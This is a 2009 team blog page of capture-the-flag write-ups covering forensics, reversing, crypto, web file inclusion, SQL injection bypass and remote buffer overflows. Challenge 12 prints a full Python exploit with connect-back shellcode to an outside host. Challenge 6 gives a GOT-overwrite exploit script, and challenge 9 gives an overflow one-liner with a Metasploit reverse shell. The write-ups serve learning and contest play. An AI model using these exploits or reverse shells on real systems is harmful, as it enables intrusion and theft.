2009-08-27

ISEC 2009 CTF Prequal - Challenge 4

by leenmie — last modified 2009-08-28 04:32

filed under: capture the flag forensic


A funny challenge. Relax.

This was a funny challenge. Below are two pictures provided by the organizer. Just use a picture compare tool and look in to the girl's boobs. There is nothing to say more.

Picture 1:

Picture 2:

Comparing the two pictures using Beyond Compare tool, the secret will be revealed.



9girl-1.jpg <--> 9girl-2.jpg - Picture Compare - Beyond Compare

Tolerance: 2 Zoom (%): 100

9girl-1.jpg — 8/15/2009 2:55:09 AM 556,200 bytes Picture Files — 965 x 603 x 24

9girl-2.jpg — 8/15/2009 2:55:15 AM 558,297 bytes Picture Files — 965 x 603 x 24

OH, WTF

Offset (0,0)

Important differences 0.00 seconds

The keyword is "**OH, WTF**" (the text on the pink girl boobs ^^,)

It's really funny.

Comments: 0

WOWHacker CTF - Challenge 2 and Challenge 9

by thaidn — last modified 2009-08-27 16:46

filed under: reverse engineering software exploitation capture the flag

Challenge 2 is simple yet interesting. Challenge 9 is a blind remote stack-based buffer overflow exploitation.

Challenge 2

Challenge 2 is simple yet interesting. The initial target is a Python 2.2 byte-compiled file, so the first job is to decompile it to get the source code. Fortunately, *decompyle* just works:

```
$ decompyle newbie.pyc

Thu Aug 27 02:13:25 2009
# emacs-mode: -*- python-*-
import urllib
def some_cryption(arg):
    pass
a = 'http://'
dummy = 'http://korea'
b = 'uxcpb.xe'
b = b.encode('rot13')
c = 'co.kr'
cs = '.com'
d = '/vfrp/uxuxux'
dt = '/hackers'
d = d.encode('rot13')
dx = 'coolguys'
ff = urllib.urlopen(((a + b) + d))
f_data = ff.read()
file = open('hkhkhk', 'w')
file.write(f_data)
some_cryption(f_data)
file.close()
```

You can see that the purpose of this script is to download some data from a fixed URL, and save them to a file named *hkhkhk*. We ran the script, and it indeed downloaded this file. As the script suggests, the content of *hkhkhk* is encrypted by some cipher.

Opening *hkhkhk* in a hex editor, one could see that it contains quite a lot of *0x77* characters. A friend of us, Julianor from Netifera, thought that *hkhkhk* is an executable file, and because excutable file contains a lot of null bytes so *0x77* may be the null byte in the original file. He suggested xoring the content of *hkhkhk* against *0x77*. We did as he suggested, and it worked :-D. *hkhkhk* turns out to be an ELF executable file:

```
$ file hkhkhk
hkhkhk: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
for GNU/Linux 2.2.5, dynamically linked (uses shared libs), stripped

$ ./hkhkhk
./hkhkhk [server] [port]

---------------------------
server> 221.143.48.88
port> 1111, 2222, ..., 9999
---------------------------
```

Disassembling *hkhkhk* reveals that this binary is just a simple client that connects to a remote server to get two integers, and send the sum of them back to that server. If the result is correct (which is always), the server will return a congratulation message like below:

```
$ ./hkhkhk 221.143.48.88 1111
[(867925) + (9792)] = ?
answer is 877717
it's correct. great!, :-)
```

At first, we thought we should try to exploit the server to force it to return an error or something, but that didn't work. Then we thought there's something hidden inside *hkhkhk, so* **superkhung** and I spent 1 hour to inspect every single instruction of the binary, but we saw nothing weird.

At this point, a friend suggested us running the binary inside a debugger. He thought that there may be something hidden in the communication between the server and *hkhkhk*.

The communication? I fired up *wireshark*, and to my surprise, I saw the answer right away: **Pandas likes hkpco XD**. It turns out that the congratulation message is something like:

```
it's correct. great!, :-)\x00Password is "Pandas likes hkpco XD"
```

This message is passed to a *printf* call, and since *printf* expects a null-terminated string, one could never see the characters after the null byte if he doesn't run the binary inside a debugger, or sniff the communication like us.

Challenge 9

Challenge 9 (IP: 221.143.48.88; port :4600) is a remote stack-based buffer overflow exploitation. It's interesting because

WOWHacker doesn't release the binary as other usual exploitation challenges.

While I was banging my head against challenge 8, **gamma95** told me that he could crash challenge 9 with *293* bytes. He thought that this challenge is very obvious, and wondered why none was working on it.

Actually we were very short on manpower in the first day of the premilinary round. So we chose to work only on those challenges that we were interested in or had a larger chance of solving them.

When I first saw challenge 9, I thought this challenge should be hard. Blind remote exploitation is supposed to be hard you know. This wrong assumption plus the fact that I haven't practiced software exploitation in the last several months made me decide to leave this challenge for other teamates who might join us in the second day.

But it turns out this challenge is an easy one.

In order to exploit a stack-based buffer overflow vulnerability, one must know which address to return to. Fortunately, WOWHacker gives us a very helpful hint:

```
Mr.Her give you something "call me~ call me~" : bfbfeaf2
```

So *0xbfbfeaf2* is the return address. Normally this address should point to the beginning of our input buffer which in turn should have this structure:

```
<SHELLCODE><NOP SLED><\xf2\xea\xbf\xbf>
```

The next problem is to determine how many bytes we need to control the EIP. The trick is to use *\xeb\xfe* as the shellcode, and increase the message one byte a time until we see the service hang after it processes our input. If our theory of the structure of the input buffer is correct, this process will succeed eventually because *\xeb\xfe* means "loop forever":

```
$ echo -ne '\xeb\xfe' | ndisasm -
00000000  EBFE              jmp short 0x0
```

Using this technique, we can see that we need totally 302 bytes to control the EIP:

```
$ (python -c 'print "\xeb\xfe" * 149 + "\xf2\xea\xbf\xbf"'; cat) | nc 221.143.48.88 4600
```

We use Metasploit to generate a BSD reverse-shell shellcode, and we got the answer: **WOWHACKER without beist.**

Actually this wasn't as easy as we write here. We made two stupid mistakes: first off, we assumed that this challenge ran on a Linux box; secondly, our connect back box was behind a firewall :-(. Thanks **Tora** and **biest** for giving us a hand in resolving them.

Comments: 0

2009-08-26

ISEC 2009 CTF Prequal - Challenge 12

by rd — last modified 2009-08-28 04:40

filed under: software exploitation capture the flag

This is the write up for ISEC 2009 CTF Prequal challenge 12 as promised. Have fun.

Summary

The provided *isec* binary is a memo server listening on port 8909. It has a remote buffer overflow bug in add memo function in which we can overwrite jmp_buf exception environment stored by setjmp(). Once *longjmp()* is called later in the program, we can control the EIP to execute our own code.

Vulnerability

The bug is inside the function which is responsible for add memo command at **0x08048CE0**. Below is reverse C code of this function:

```
char memo_array[30][30];
char memoflag_array[30];
int lastmemo;
char buf4[4];

int add_memo(int fd)
{
   char buf128[128];
   int i;
   int idx;

   idx = lastmemo;
   memset(buf128, 0, 128);
14:  for ( i = 0; i <= 14; ++i )
15:  {
16:    if ( i == 15 )
17:    {
18:      memcpy(buf128, "[!] Buffer Full!!\n", 19);
19:
20:      return send(fd, buf128, strlen(buf128), 0);
21:    }
22:    if ( !memoflag_array[i] )
23:    {
24:      idx = i;
25:      break;
26:    }
27:  }
28:  memoflag_array[idx] = 1;
29:  if ( !setjmp(exception_env) )
30:  {
31:    memcpy(buf128, "\n[ Add Memo ]\n", 15);
32:    send(fd, buf128, strlen(buf128), 0);
33:    memcpy(buf128, "Enter Message : ", 17);
34:    send(fd, buf128, strlen(buf128), 0);
35:    memset(buf128, 0, 128);
36:    recv(fd, buf128, 28, 0);
37:    strcpy(buf4, buf128);
38:    longjmp(exception_env, 1);
39:  }
40:
41:  if ( strlen(buf128) <= 18 )
42:  {
43:    memset(memo_array[idx], 0, 30);
44:    sprintf(memo_array[idx], "Memo : %s, size : %d", buf128, strlen(buf128));
45:    memcpy(buf128, "\nSaved Memo!!\n\n", 16);
46:    send(fd, buf128, strlen(buf128), 0);
47:    result = lastmemo;
48:    if ( idx >= lastmemo )
49:    {
50:      lastmemo = idx + 1;
51:      return lastmemo;
52:    }
53:  }
54:  else
55:  {
56:    memset(buf128, 0, 128u);
57:    memcpy(buf128, "size too big!!\n", 16);
58:    send(fd, buf128, 128, 0);
59:  }
60:}
```

It is easy to see a buffer overflow bug at line 37 *strcpy(buf4, buf128)*. If the input is long enough (more than 24 bytes), we will be able to overwrite the *jmp_buf exception_env* (see below) which is being used to save exception stack by *setjmp()* at line 29. By overwriting the IP saved on this *jmp_buf* and pointing it back to our shellcode, once *longjmp()* is called later at line 38, our shellcode will be executed.

```
.bss:0804AD48 ; char buf[4]
.bss:0804AD48 buf4            db 4 dup(?)             ; DATA XREF: add_memo+312o
.bss:0804AD4C                 public environ
.bss:0804AD4C environ         dd 5 dup(?)             ; DATA XREF: start+16w
.bss:0804AD60 ; struct __jmp_buf_tag exception_env
.bss:0804AD60 exception_env   dd ?                   ; DATA XREF: add_memo+BDo
.bss:0804AD60                                        ; 24 bytes away from buf4
```

Exploit

It's quite straight forward to exploit this bug. The only problem is that we need to find a good location to store our connect back shellcode as the server only get 28 bytes into buf128 from client. We could do this by splitting the shellcode into many small chunks across different memo records (each memo size is 30 bytes including some predefined texts so we have about 17 bytes for each shellcode chunk in each memo).

I was able to come up with a working exploit in about half an hour after started working on this challenge. Unfortunately, since there was no preparation for this CTF game, the only freesbsd shell I can get access to was a free shell on geekshell.org. It's a 64 bits FreeBSD box (amd64), `*gcc -m32*` did not work and some weird behaviors happened due to 32-bit compatibility mode. It was kinda a pain. I spent couple of hours after finishing the exploit just to figure out why my exploit didn't work, how weird behaviors happened, non-executable data/BSS and how to bypass it and so on.. instead of working on the challenge.

As the BSS segment was non-executable in this box, I searched around the binary and eventually found out a way to do multiple ret-into-code/libc chains (such as calling another recv() for the next stage) by pointing the EIP to 0x08049454.

```
.text:08049454                 add     esp, 24h
.text:08049457                 pop     ebx
.text:08049458                 pop     ebp
.text:08049459                 retn
```

This code allows me to have ESP pointing back into the beginning part of controllable buf128 on stack for the ret/..ret/.. chaining.

Fortunately, while I was doing this, a friend went online and gave me the ssh access to his FreeBSD 32 bit box. So I stopped doing it and tried my previous exploit on this 32bits box. It worked without any problem after a few small tweaks.

```
xxx@spark.ofloo.net> nc -l 4445
id
uid=1006(memo) gid=1006(memo) groups=1006(memo)
cat key
WOWHACKER_WOWCODE&OVERHEAD!?
```

Exploit code

```
#!/usr/bin/env python

import socket

class memo:
        def  __init__(self, host, port):
                self.s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                self.s.connect((host, port))
                ret = self.s.recv(1024)
                print ret

        def addmemo(self, memo):
                cmd = "1\n"
                self.s.send(cmd)
                ret = self.s.recv(1024)
                print ret
                ret = self.s.recv(1024)
                print ret
                print repr(memo) + "\n"
                self.s.send(memo)
                ret = self.s.recv(1024)
                print ret
                ret = self.s.recv(1024)
                print ret

        def close(self):
                self.s.close()

host = "221.143.48.88"
port = 8909

c = memo(host, port)
a = raw_input("Enter to continue");

# metasploit connect back shellcode with few modifications (jmp)
# spark.ofloo.net:4445
sc = "\x68\xd4\x47\x13\x66\x68\xff\x02\x11\x5d\x89\xe7\x31\xc0\x50\x6a\x01" \
     "\x6a\x02\x6a\x10\xb0\x61\xcd\x80\x57\x50\x50\x6a\x62\x58\xcd\x80\x50" \
     "\x6a\x5a\x58\xcd\x80\xff\x4f\xe8\x79\xe6\x68\x2f\x2f\x73\x68\x68\x2f" \
     "\x62\x69\x6e\x89\xe3\x50\x54\x53\x50\xb0\x3b\xcd\x80"

SPLITS = [15, 28, 42, 56, 65]
JMPFWD = "\xEB\x0D"
prev = 0
for next in SPLITS:
        tmp = sc[prev:next]
        tmp = tmp.rjust(15,'\x90') + JMPFWD
        c.addmemo(tmp)
        prev = next

# jmpbuf overflow [24 bytes] [EIP]
# 1st memo starts at memo_array+7 = 0x804a9c7
s = "A"*24 + "\xc7\xa9\x04\x08"
c.addmemo(s)

c.close()
```

Comments: 0

WOWHacker CTF - Bonus Challenges

by thaidn — last modified 2009-08-26 19:18

filed under: reverse engineering capture the flag

When the preliminary round approached the stop time, WOWHacker added two more bonus challenges. And here is how superkhung solved them.

Challenge 15

2009ISEC.apm is actually an Android Package file. Rename **2009ISEC.apm** to **2009ISEC.apk**, install it on an Android phone, then run it, tap on the **About** button, and you'll see the answer which is **Wowhacker$%hinehong(ISEC)#$boann**.

Challenge 16

Challenge 16 is a Windows reversing challenge. The binary **fishing.exe** has a hidden form named **TForm2**. To see this form, one can replace the parameter of the first **Createform()** call at **00475EDC** by the parameter of **TForm2**.

```
Original asm code:

00475ED6   MOV EDX,DWORD PTR DS:[4754D8] ;  00475524 << value of TForm1
00475EDC   CALL 00453694

Patched asm code:

00475ED6   MOV EDX,DWORD PTR DS:[475134] ;  00475180 << value of TForm2
00475EDC   CALL 00453694
```

TForm2 asks for a password, then it does some calculations and compares the result with **MTRJ\TWQI7dUwnijTkMnLEWf**.

The password processing routine starts at the loop at **004753B2**:

```
004753B2  MOV EAX,DWORD PTR SS:[EBP-8]
004753B5  MOV BL,BYTE PTR DS:[EAX+EDI-1]
004753B9  CMP BL,20
004753BC  JE SHORT 004753DB
004753BE  LEA EAX,DWORD PTR SS:[EBP-8]
004753C1  CALL 00404384
004753C6  MOV EDX,EDI
004753C8  DEC EDX
004753C9  SAR EDX,1
004753CB  JNS SHORT 004753D0
004753CD  ADC EDX,0
004753D0  ADD EDX,EDX
004753D2  SUB BL,DL
004753D4  ADD BL,0A
004753D7  MOV BYTE PTR DS:[EAX+EDI-1],BL
004753DB  INC EDI
004753DC  CMP EDI,1A
004753DF  JNZ SHORT 004753B2
```

Notice that this routine is very simple, the most important are 2 operations at **004753D2** and **004753D4**:

```
004753D2  SUB BL,DL
004753D4  ADD BL,0A
```

To reverse this routine, we just change subtract to add and add to subtract, then input the encrypted password string to find out the original password.

```
Patched asm code:

004753D2  ADD BL,DL
004753D4  SUB BL,0A
```

After patching the asm code like that, we enter the encrypted password string **MTRJ\TWQI7dUwnijTkMnLEWf** into **TForm2**, and set a break point at the first argument of **LStrCmp()** function at **004753E1** to sniff out the decrypted password.

```
004753E1  MOV EAX,DWORD PTR SS:[EBP-8] ; EBP-8 will store the decrypted password
004753E4  MOV EDX,DWORD PTR DS:[479C8C]
004753EA  CALL 00404278 ; call LStrCmp()
```

We will see that encrypted string **MTRJ\TWQI7dUwnijTkMnLEWf** will be decrypted to **CJJBVNSMG5dUypmnZqUvVOcr**. Use this password on the original app, and we get the final answer: **HOMEWORLD2_PrideOfHiG@Ra**.

Comments: 0

ISEC 2009 CTF Prequal - Challenge 03

by Olalalili — last modified 2009-08-26 10:27

filed under: capture the flag

My solution for challenge 3 in ISEC 2009 CTF Prequal last two week

Solution for Challenge 3 is bruteforce. The trick is to check every characters of the plaintext to figure out which nibbles it affect in encoded string. The rule is each nibble of encoded string is only affected by one char of plaintext and the character at higher position get higher priority if there's a collision.

Then I declare struct and arrays like this :

```
typedef struct
{
    int nibble_1;
    int nibble_2;
} affect;

// string used for bruteforce
char s[20] = "1111111111111111111";

// encoded string got from plaintext s
char result[51]="";

// encoded string we need to get from plaintext s
char final[51]="A1 FD 7E F6 F0 70 98 D6 E5 F8 FF F8 78 B8 DE ED 0D";

affect a[20] = {{1,-1},{0,4},{3,7},{6,10},{9,-1},{12,13},{15,16},
                {18,19},{22,-1},{21,25},{24,28},{27,31},{30,-1},
                {33,34},{36,37},{39,40},{43,-1},{42,46},{45,48}};
```

And here is the bruteforce function:

```
int Brut(int index)
{
    if (index==19) {
        if (result[strlen(result)-1]==final[strlen(final)-1])
            return 1;
        return 0;
    }
    for (int j=32;j<127;j++)
    {
        s[index]=j;
        ::SendDlgItemMessageA(hwndEncoder,1000,WM_SETTEXT,0,(LPARAM)s);
        ::SendMessage(hwndEncoder, WM_COMMAND, MAKEWPARAM(1002, BN_CLICKED),
                     (LPARAM)hwndEncodingButton);
        Sleep(50);
        ::SendDlgItemMessageA(hwndEncoder,1001,WM_GETTEXT,51,(LPARAM)result);
        if (((result[a[index].nibble_1]==final[a[index].nibble_1])
           &&(((a[index].nibble_2==-1)||(a[index].nibble_2!=-1)
           &&(result[a[index].nibble_2]==final[a[index].nibble_2]))) )
            && (strlen(result)==strlen(final)))
        {
            if (Brut(index+1))
                return 1;
        }
    }
    return 0;
}
```

Main

```
        hwndEncoder = FindWindowA(NULL,"Encoder");
        hwndEncodingButton = FindWindowA(NULL,"Encoding");
        Brut(0);
```

Comments: 0

2009-08-25

ISEC 2009 CTF Prequal - Challenge 06

by rd — last modified 2009-08-28 04:40

filed under: software exploitation capture the flag

In the earlier of this month, I helped CLGT team on the second day of CTF prequal game for ISEC 2009 conference. Since I only had a company Windows XP laptop on that day, it was a pain using a FreeBSD 64bit freeshell on geekshells.org to solve freebsd challenges (things like gcc with -m32 didn't work, some weird behaviors when trying to mess around with GOT/PLT/BSS/LIBC in 32-bit compatibility mode, some random users kept sending wall messages in the mid of gdb session because I didn't do mesg -n in the first time). Anyway, here is the write up for challenge 06. Write up for challenge 12 will be posted later.

Summary

The binary blackhole contains remote buffer overflow bugs. By exploiting these bugs, we can overwrite a buffer pointer being used as the destination for another *strcpy()* later in the program. Hence, we can write 128 bytes of chosen data to any location we want to.

Vulnerability

Reverse C code of the buggy function at address **0x8048A20**

```
signed int conn_handle(int fd)
{

  unsigned int s;
  int len;
  char buf128[128];
  char destrandbuf12[12];
  char randbuf12[12];
  char destbuf16[16];
  int randnum;
  char *buf_ptr;
  FILE *stream;

  randnum = 0;
  buf_ptr = 0;
  sockfd = fd;
  sendtosocket(fd, "name : ", 7);
  memset(buf128, 0, 128);
  s = time(0);
  srand(s);
  randnum = rand() % 10000;
  readfromsocket(fd, buf128, 32, 10);
  strcpy(destbuf16, buf128);
  memset(randbuf12, 0, 12);
  snprintf(randbuf12, 5, "%d", randnum);
  xor_randnum(randbuf12, destrandbuf12);
  snprintf(buf128, 64, "hello %s , your key : %s\n",
           destbuf16, destrandbuf12);
  len = strlen(buf128);
  sendtosocket(fd, buf128, len);
  sendtosocket(fd, "surisuri : ", 11);
  memset(buf128, 0, 128);
  readfromsocket(fd, buf128, 128, 10);
  if ( strncmp(buf128, randbuf12, 4) )
  {
    stream = fopen("/dev/null", "w");
    fputs(buf128, stream);
    sendtosocket(fd, "blackhole\n", 10);
    exit(1);
39:  }
40:  stream = fopen("./key", "r");
41:  if ( stream )
42:  {
43:    fread(keystr, 32, 1, stream);
44:    strcpy(randbuf12, buf128);
45:    strcpy(buf_ptr, buf128);
46:    printf("abrakatabra the key is %s\n", "elohkcalb");
47:    exit(1);
48:  }
49:  return -1;
50:}
```

There are two buffer overflow bugs:

- 16 bytes overflow at line 23: *strcpy(destbuf16, buf128)*
- 116 bytes overflow at line 44: *strcpy(randbuf12, buf128)*

Exploit

In order to reach the second buggy code at line 44, we need to provide the proper input to pass random check *strncmp(buf128, randbuf12, 4)* at line 33. The easiest way to do this is to overwrite the `***randnum***` value using the first *strcpy()* at line 23. After that, by using the second overflow bug at line 44, we can overwrite `***buf_ptr***` pointer in the subsequence *strcpy(buf_ptr, buf128)* at line 45 to be able to write 128 bytes of input data to any memory address.

It's possible to overwrite the GOT table in the way that the server would send the content of *./key* file back to the client via *sendtosocket()*. Since the static variable `***keystr***` is used to store the content of *./key* file, we can craft the GOT table to change the program flow to end up with something like

```
; printf GOT points to 0x08048C63
.text:08048C63                 mov     dword ptr [esp+4], 20h ; size
.text:08048C6B                 mov     dword ptr [esp], offset keystr ; ptr
.text:08048C72                 call    _fread

; fread GOT points to 0x08048B98
.text:08048B98                 mov     eax, [ebp+fd]
.text:08048B9B                 mov     [esp], eax      ; fd
.text:08048B9E                 call    sendtosocket
```

which is equivalent to *sendtosocket(fd, keystr, 32)* so the server will send us back 32 bytes content of ./key file.

```
$ python 6.py
< name :
< hello aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa , your key : 0407
< surisuri :
KEY: wowyougotpasswordgonextlevel
```

Exploit Code

```
#!/usr/bin/env python

import socket

host = '221.143.48.88'
port = 57005
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))

ret = s.recv(1024)
print "< %s" % ret

name = "a"*32 + "\n"
s.send(name)

ret = s.recv(1024)
print "< %s" % ret

ret = s.recv(1024)
print "< %s" % ret

# GOT - from 0x0804A2FC waitpid_ptr
# RANDSTR[4] PAD[4] CALL_SENDTOSOCKET[4] PAD[20] BUF_PTR[4]
# PAD[4] CALL_FREAD[4]

RANDSTR = "1633"
CALL_SENDTOSOCKET = "\x98\x8B\x04\x08"  # fread GOT
CALL_FREAD = "\x63\x8C\x04\x08"         # printf GOT
BUF_PTR = "\xFC\xA2\x04\x08"            # waitpid GOT
surisuri = RANDSTR + "A"*4 + CALL_SENDTOSOCKET + "A"*20 \
           + BUF_PTR + "A"*4 + CALL_FREAD + "\n"
s.send(surisuri)

ret = s.recv(1024)
print "KEY: %s\n" % ret

s.close
```

Comments: 0

WOWHacker CTF - Web Hacking Challenge

by thaidn — last modified 2009-08-26 16:03

filed under: web security vulnerabilities authentication capture the flag programming

This post is about challenge 8 which made gamma95 and I feel so lost when it comes to web hacking.

Challenge 8 (not accessible atm) is the only web hacking challenge in WOWHacker's CTF. In hindsight it's not very difficult, but in fact it took us almost 1 day to solve it.

This is a classic PHP local file inclusion attack. If you set the parameter **ty** and the cookie **71860c77c6745379b0d44304d66b6a13** to the same file name, the vulnerable PHP script in challenge 8 would try to include that file. Here's what the code looks like:

```
$ty = $_GET["ty"];
$page = $_COOKIE["71860c77c6745379b0d44304d66b6a13"];
if ($ty != $page)
{
    echo "Error!";
}
else
{
    if (include($ty) != 'OK')
    {
        echo "Can't find that page!";
    }
}
```

Update: gamma95 has just noticed me this challenge may not be a PHP local file inclusion attack. Maybe it's just a vulnerable **readfile** call like this:

```
$ty = $_GET["ty"];
$page = $_COOKIE["71860c77c6745379b0d44304d66b6a13"];
if ($ty != $page)
{
    echo "Error!";
}
else
{
    if (file_exists($ty))
    {
        readfile($ty);
    }
    else
    {
        echo "Can't find that page!";
    }
}
```

For vulnerable scripts like this, the trick is to include files in known location which may contain important information, i.e. Apache httpd's error_log or access_log. As we knew this is a Windows machine, we tried to test our theory by including *C:\Windows\system32\drivers\etc\hosts* which worked as expected. At this point, we thought we were just moments away from the solution of this challenge, but in fact we were totally stuck for the next several hours.

We went on to guess the location of Apache httpd's log files. We sent hundreds of requests, but none worked. I even downloaded and installed a copy of Apache httpd to understand its directory structure but still no luck. Why it didn't work???

Like challenge 1, it wasn't until we almost gave up on this challenge, we realized the simple fact: we always thought that the web server was Apache httpd while it was IIS actually! Years of abandoning Windows has brainwashed us! What a shame!

The next steps are simple. The default IIS installation would store log files in *C:\WINDOWS\system32\LogFiles\W3SVC1\exYYMMDD.log*. As the premilinary round started on 2009.08.14, we guess we should include *C:\WINDOWS\system32\LogFiles\W3SVC1\ex090814.log* which in turn reveals this secret script:

```
/tmxhffjsqkdlxmwhaWkddlsemt/answpsorltlagkrpglaemfdjttmqslek/rmfoehrufrnrdpsvntutspdy.php
```

This script asks for a username and password which gamma95 had bypassed it using a trivial SQL injection attack even before I figured out what I should do next. After bypassing the authentication, we obtained the flag which is: **Do you know StolenByte???**

No we don't know him, but thanks for a nice challenge!

Comments: 0

WOWHacker CTF - Crypto Challenges

by thaidn — last modified 2009-08-25 21:27

filed under: capture the flag cryptography

Last week team CLGT took part in the WOWHacker CTF. I was in charged of crypto challenges, so I decide to write something about challenge 1 and challenge 10.

Challenge 1

Challenge 1 is...crazy hahaha. Only one or two teams could solve it until the author (hello hinehong :-D) gave out a list of 7 hints. I have designed some web-related crypto challenges (which you will see soon ^^) so I think the difficulty of challenge 1 relies on how fast people can guess the meaning of the cookie. It would be easier for the teams if the author sets the cookie as cookie = cipher + "|" + key. BTW, here's my solution.

When you access the link above, you'll see a bunch of javascripts. After decoding those javascripts (which I leave as exercise for readers), you'll see a form whose target is http://221.143.48.96:8080/you_are_the_man_but_try_again.jsp. This form accepts a parameter named "hong" which is either true or false. If you set **hong=true**, the server sends back a cookie like below:

```
id=pKCdQgyJb4dziUESVUv+5qBIoGwQgL2WB@ae506e
```

This looks like a base64 encoded string, but it's not. In fact you need to modify it a little bit before you can base64 decode it. This is, as I said previously, why this challenge is hard.

One trick I learn from this challenge is to guess the boundary between key and cipher text, one should try to truncate one character a time and base64 decode the string until he gets an output whose length in bytes is a multiple of 8 or 16, which are common block cipher's block length.

The cookie can be either "cipher + key" or "key + cipher", so one should try the above process in both cases. If you can't find any such output, then you know your theory is wrong, i.e. the cookie is in some other form. Fortunately, my theory is right in this case.

It turns out that the first 32 bytes of the cookie is the cipher text, and the rest 8 bytes is the key. It's a 8-bytes key, so this cookie should be encrypted by DES which is a popular 8-bytes key block cipher. I wrote a small python script to decrypt the it:

```
>>>from Crypto.Cipher import DES
>>>cookie = 'pKCdQgyJb4dziUESVUv+5qBIoGwQgL2WB@ae506e'
>>> key = cookie[32:]
>>> data = base64.b64decode(cookie[0:32])
>>> des = DES.new(key, DES.MODE_CBC)
>>> des.decrypt(data)
'wowhacke\xd6\xe0\xbc*e\xe7\n\xc7\x1a\xf92w6H\xfd\xe5'
```

Hmm. I remembered I tried to submit 'wowhacke' to the scoring server, but, of course, it's not the correct answer. Then I wasted the next hour to test various stupid theories to understand what the last 16 bytes of the output are.

It was not until I nearly gave up on this challenge, I realized the obvious: this is mode ECB stupid!!! Why on earth I always thought it's CBC? I changed the mode, and the result is:

```
>>> des = DES.new(key)
>>> des.decrypt(data)
'wowhacker@!hine@ipsec\x03\x03\x03'
```

Remember those *'\x03\x03\x03'*. You'll see them again in my crypto challenges ;-).

Challenge 10

Challenge 10 is cool. In summary, the author sets a RSA private key as a property of a Java object, then he gives out the serialization stream of that object, and asks teams to recover the private key to decrypt a ciphertext.

So the first thing we must do is to understand how Java does serialization. I was never a fan of Java, so this is something completely new to me. But that's why I really enjoy playing capture the flag games. It forces me to learn new thing fast in a very short time.

I spent nearly 1 hour reading the spec, mostly on the object serialization stream protocol. Then I spent one and a half hour starring at my hex editor screen and acting as a binary parser which was, I don't know why I feel that, really fun (later on Tora of SexyPwndas fame showed me a much less painful way to recover the object. Thanks Tora!)

I recovered the RSA private key eventually. How to use it to decrypt the ciphertext in key.txt? While de-serializing the object, you would see that there's a field named tripleDesKey containing a 24-bit string which you can get by base64-decoding the last 32 bytes of the serialized object.

At first I thought I should use the RSA key to decrypt this 24-bit string to get the real tripleDesKey, and uses that key in turn to decrypt key.txt. This hybrid approach is the standard way to do encryption using public key cryptosystem. But you shouldn't expect anything standard in CTF, rite?

It turns out all that tripleDes key and ciphertext are just there to distract me. I have to admit that I don't like challenges giving false trails. You can either give good trails or no trail at all. Giving false trail is a sin :-P.

Anyway, if you look at key.txt, you'll see that its content is a 128-bytes string. 128-bytes = 1024-bit = the size of the modulus in the recovered RSA private key. So this string should be the ciphertext encrypted directly using the RSA private key. Indeed it is!

```
>>> from M2Crypto.RSA import *
>>> rsa = load_key('my_rsa_key')
>>> data = open('key.bin').read()
>>> rsa.private_decrypt(data, 3)
'\x00\x02#padding#x00isec@#$wowhacker!!'
```

There's a small minor issue that I intentionally left out. Can you find out what it is and resolve it yourself?

I hope you enjoy reading this. Happy hacking!

Comments: 0

2009-06-10

Chuyển nhà

by leenmie — last modified 2009-06-10 17:14

filed under: nhảm

Từ hôm nay chuyển nhà qua đây.

Welcome home.

Comments: 0

2009-06-09

Please tell me why ?

by superkhung — last modified 2009-06-09 11:13

Please tell me why ?

2009-03-11

Personal report on CodeGate 2009

